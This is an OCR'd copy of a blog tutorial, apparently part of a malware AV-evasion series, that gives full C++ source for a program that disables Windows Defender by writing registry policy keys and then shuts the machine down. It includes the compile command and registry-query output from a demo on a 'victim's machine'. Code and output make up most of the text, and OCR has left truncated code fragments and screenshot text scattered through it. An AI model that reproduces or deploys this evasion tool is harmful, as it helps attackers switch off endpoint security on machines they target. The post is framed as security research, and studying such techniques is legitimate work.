
Malware AV evasion: part 7. Disable Windows Defender. Simple C++ example.

cocomelonc.github.io/tutorial/2022/06/05/malware-av-evasion-7.html

June 5, 2022

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
  }
  return isElevated;
}

// disable defender via registry
int main(int argc, char* argv[]) {
  HKEY key;
  HKEY new_key;
  DWORD disable = 1;

  if (!isUserAdmin()) {
    printf("please, run as admin.\n");
    return -1;
  }

  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, "SOFTWARE\\Pol
  if (res == ERROR_SUCCESS) {
    RegSetValueEx(key, "DisableAntiSpyware", 0, REG_DWORD, (
    RegCreateKeyEx(key, "Real-Time Protection", 0, 0, REG_OP
    RegSetValueEx(new_key, "DisableRealtimeMonitoring", 0, R
    RegSetValueEx(new_key, "DisableBehaviorMonitoring", 0, R
    RegSetValueEx(new_key, "DisableScanOnRealtimeEnable", 0,
    RegSetValueEx(new_key, "DisableOnAccessProtection", 0, R
    RegSetValueEx(new_key, "DisableIOAVProtection", 0, REG_D

    RegCloseKey(key);
    RegCloseKey(new_key);
  }

  printf("perfectly disabled :)\npress any key to restart to
  system("pause");
  system("C:\\Windows\\System32\\shutdown /s /t 0");
  return 1;
}
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User> reg query "HKLM\Software\Policies\Microsoft\Windows Defender" /s

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender
    DisableAntiSpyware    REG_DWORD    0x1

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender\Policy Manager

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender\Real-Time Protection
    DisableRealtimeMonitoring    REG_DWORD    0x1
    DisableBehaviorMonitoring    REG_DWORD    0x1
    DisableScanOnRealtimeEnable    REG_DWORD    0x1
    DisableOnAccessProtection    REG_DWORD
    DisableIOAVProtection    REG_DWORD    0x1

PS C:\Users\User>
```

Page not available

Your IT administrator has limited access to some areas of this app, and the item you tried to access is not available. Contact IT helpdesk for more information.

win10-x64 (persistence_1) [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Windows PowerShell
Windows Defender Security Center
Virus & threat protection
Your Virus & threat
Account protection
Sign in to Microsoft for enhanced security.
OK
Type here to search
12:21 PM
6/5/2022
Right Ctrl

This article is the result of my own research into one of the most common tricks used by malware in the wild.

windows defender

The anti-malware software Windows Defender (now known as Microsoft Defender Antivirus) protects your computer from external threats. Microsoft has developed the antivirus to safeguard `Windows 10` computers from virus threats.

This antivirus is preinstalled on all `Windows 10` editions.

To avoid possible detection of their malware/tools and activities, adversaries may modify or disable security tools. For example Windows Defender.

practical example

Let’s go to try disable Windows Defender Antivirus via modifying Windows registry. First of all, it is important to remember that disabling requires administrator rights. In active mode, Microsoft Defender Antivirus serves as the device’s primary antivirus program. Threats are remedied and detected threats are listed in your organization’s security reports and Windows Security application. To disable all this you just need to modify the registry keys:

```
LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, "SOFTWARE\\Policies\\Microsoft\\Windows
Defender", 0, KEY_ALL_ACCESS, &key);
if (res == ERROR_SUCCESS) {
  RegSetValueEx(key, "DisableAntiSpyware", 0, REG_DWORD, (const BYTE*)&disable,
sizeof(disable));
  RegCreateKeyEx(key, "Real-Time Protection", 0, 0, REG_OPTION_NON_VOLATILE,
KEY_ALL_ACCESS, 0, &new_key, 0);
  RegSetValueEx(new_key, "DisableRealtimeMonitoring", 0, REG_DWORD, (const
BYTE*)&disable, sizeof(disable));
  RegSetValueEx(new_key, "DisableBehaviorMonitoring", 0, REG_DWORD, (const
BYTE*)&disable, sizeof(disable));
  RegSetValueEx(new_key, "DisableScanOnRealtimeEnable", 0, REG_DWORD, (const
BYTE*)&disable, sizeof(disable));
  RegSetValueEx(new_key, "DisableOnAccessProtection", 0, REG_DWORD, (const
BYTE*)&disable, sizeof(disable));
  RegSetValueEx(new_key, "DisableIOAVProtection", 0, REG_DWORD, (const
BYTE*)&disable, sizeof(disable));

  RegCloseKey(key);
  RegCloseKey(new_key);
}
```

But as I wrote earlier, this requires admin rights, for this we create a function which check this:

```
// check for admin rights
bool isUserAdmin() {
  bool isElevated = false;
  HANDLE token;
  TOKEN_ELEVATION elev;
  DWORD size;
  if (OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, &token)) {
    if (GetTokenInformation(token, TokenElevation, &elev, sizeof(elev), &size)) {
       isElevated = elev.TokenIsElevated;
    }
  }
  if (token) {
    CloseHandle(token);
    token = NULL;
  }
  return isElevated;
}
```

Since Windows Vista, UAC has been a crucial feature for mitigating some risks associated with privilege elevation. Under UAC, local Administrators group accounts have two access tokens, one with standard user privileges and the other with administrator privileges. All processes (including the Windows explorer - `explorer.exe`) are launched using the standard token, which restricts the process's rights and privileges. If the user desires elevated privileges, he may select *"run as Administrator"* to execute the process. This opt-in grants the process all administrative privileges and rights.

A script or executable is typically run under the standard user token due to UAC access token filtering, unless it is "run as Administrator" in elevated privilege mode. As a developer or hacker, it is essential to understand the mode in which you are operating.


So, full PoC script to disable Windows Defender is something like:

```
/*
hack.cpp
disable windows defender dirty PoC
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/06/05/malware-av-evasion-7.html
*/

#include <cstdio>
#include <windows.h>

// check for admin rights
bool isUserAdmin() {
  bool isElevated = false;
  HANDLE token;
  TOKEN_ELEVATION elev;
  DWORD size;
  if (OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, &token)) {
    if (GetTokenInformation(token, TokenElevation, &elev, sizeof(elev), &size)) {
       isElevated = elev.TokenIsElevated;
    }
  }
  if (token) {
    CloseHandle(token);
    token = NULL;
  }
  return isElevated;
}

// disable defender via registry
int main(int argc, char* argv[]) {
  HKEY key;
  HKEY new_key;
  DWORD disable = 1;

  if (!isUserAdmin()) {
    printf("please, run as admin.\n");
    return -1;
  }

  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, "SOFTWARE\\Policies\\Microsoft\\Windows
Defender", 0, KEY_ALL_ACCESS, &key);
  if (res == ERROR_SUCCESS) {
    RegSetValueEx(key, "DisableAntiSpyware", 0, REG_DWORD, (const BYTE*)&disable,
sizeof(disable));
    RegCreateKeyEx(key, "Real-Time Protection", 0, 0, REG_OPTION_NON_VOLATILE,
KEY_ALL_ACCESS, 0, &new_key, 0);
    RegSetValueEx(new_key, "DisableRealtimeMonitoring", 0, REG_DWORD, (const
BYTE*)&disable, sizeof(disable));
    RegSetValueEx(new_key, "DisableBehaviorMonitoring", 0, REG_DWORD, (const
BYTE*)&disable, sizeof(disable));
    RegSetValueEx(new_key, "DisableScanOnRealtimeEnable", 0, REG_DWORD, (const
BYTE*)&disable, sizeof(disable));
```

```
    RegSetValueEx(new_key, "DisableOnAccessProtection", 0, REG_DWORD, (const
BYTE*)&disable, sizeof(disable));
    RegSetValueEx(new_key, "DisableIOAVProtection", 0, REG_DWORD, (const
BYTE*)&disable, sizeof(disable));

    RegCloseKey(key);
    RegCloseKey(new_key);
  }

  printf("perfectly disabled :)\npress any key to restart to apply them.\n");
  system("pause");
  system("C:\\Windows\\System32\\shutdown /s /t 0");
  return 1;
}
```

demo

Let’s go to see everything in action. First of all, check our defender:



Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection


Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Cloud-delivered protection

and check registry keys:

```
reg query "HKLM\Software\Policies\Microsoft\Windows Defender" /s
```




```
PS C:\> reg query "HKLM\Software\Policies\Microsoft\Windows Defender" /s

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender\Policy Manager

PS C:\>
```

As you can see, we have standard registry keys.

Then, let’s go to compile our script from attacker’s machine:


```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-06-05-malware-av-evasion-7]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fn
o-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-06-05-malware-av-evasion-7]
└─$ ls -lht
total 48K
-rwxr-xr-x 1 cocomelonc cocomelonc  41K Jun  5 12:03 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 1.9K Jun  5 12:03 hack.cpp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-06-05-malware-av-evasion-7]
└─$ 
```

And run it on the victim’s machine:


```
.\hack.exe
```



```
PS Z:\2022-06-05-malware-av-evasion-7> .\hack.exe
perfectly disabled :)
press any key to restart to apply them.
Press any key to continue . . .
```


According to the logic of the our program, the machine turns off. Then, turn on it again and check:

```
reg query "HKLM\Software\Policies\Microsoft\Windows Defender" /s
```



win10-x64 (persistence_1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User> reg query "HKLM\Software\Policies\Microsoft\Windows Defender" /s

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender
    DisableAntiSpyware    REG_DWORD    0x1

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender\Policy Manager

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender\Real-Time Protection
    DisableRealtimeMonitoring    REG_DWORD    0x1
    DisableBehaviorMonitoring    REG_DWORD    0x1
    DisableScanOnRealtimeEnable    REG_DWORD    0x1
    DisableOnAccessProtection    REG_DWORD    0x1
    DisableIOAVProtection    REG_DWORD    0x1

PS C:\Users\User>
```




```
  }

  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, "SOFTWARE\\Policies\\Microsoft\\Windows Defender", 0, KEY_ALL_ACCESS, &key);
  if (res == ERROR_SUCCESS) {
    RegSetValueEx(key, "DisableAntiSpyware", 0, REG_DWORD, (const BYTE*
    RegCreateKeyEx(key, "Real-Time Protection", 0, 0, REG_OPTION_NON_VO
    RegSetValueEx(new_key, "DisableRealtimeMonitoring", 0, REG_DWORD, (
    RegSetValueEx(new_key, "DisableBehaviorMonitoring", 0, REG_DWORD, (
    RegSetValueEx(new_key, "DisableScanOnRealtimeEnable", 0, REG_DWORD,
    RegSetValueEx(new_key, "DisableOnAccessProtection", 0, REG_DWORD, (
    RegSetValueEx(new_key, "DisableIOAVProtection", 0, REG_DWORD, (cons

    RegCloseKey(key);
    RegCloseKey(new_key);
  }

  printf("perfectly disabled :)\npress any key to restart to apply them
```

win10-x64 (persistence_1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User> reg query "HKLM\Software\Policies\Microsoft\Windows Defender" /s

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender
    DisableAntiSpyware    REG_DWORD    0x1

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender\Policy Manager

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender\Real-Time Protection
    DisableRealtimeMonitoring    REG_DWORD    0x1
    DisableBehaviorMonitoring    REG_DWORD    0x1
    DisableScanOnRealtimeEnable    REG_DWORD    0x1
    DisableOnAccessProtection    REG_DWORD    0x1
    DisableIOAVProtection    REG_DWORD    0x1

PS C:\Users\User> _
```

For correctness, check via Windows Defender Security Center:




win10-x64 (persistence_1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User> reg query "HKLM\Software\Policies\Microsoft\Windows Defender" /s

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender
    DisableAntiSpyware    REG_DWORD    0x1

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender\Policy Manager

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender\Real-Time Protection
    DisableRealtimeMonitoring    REG_DWORD    0x1
    DisableBehaviorMonitoring    REG_DWORD    0x1
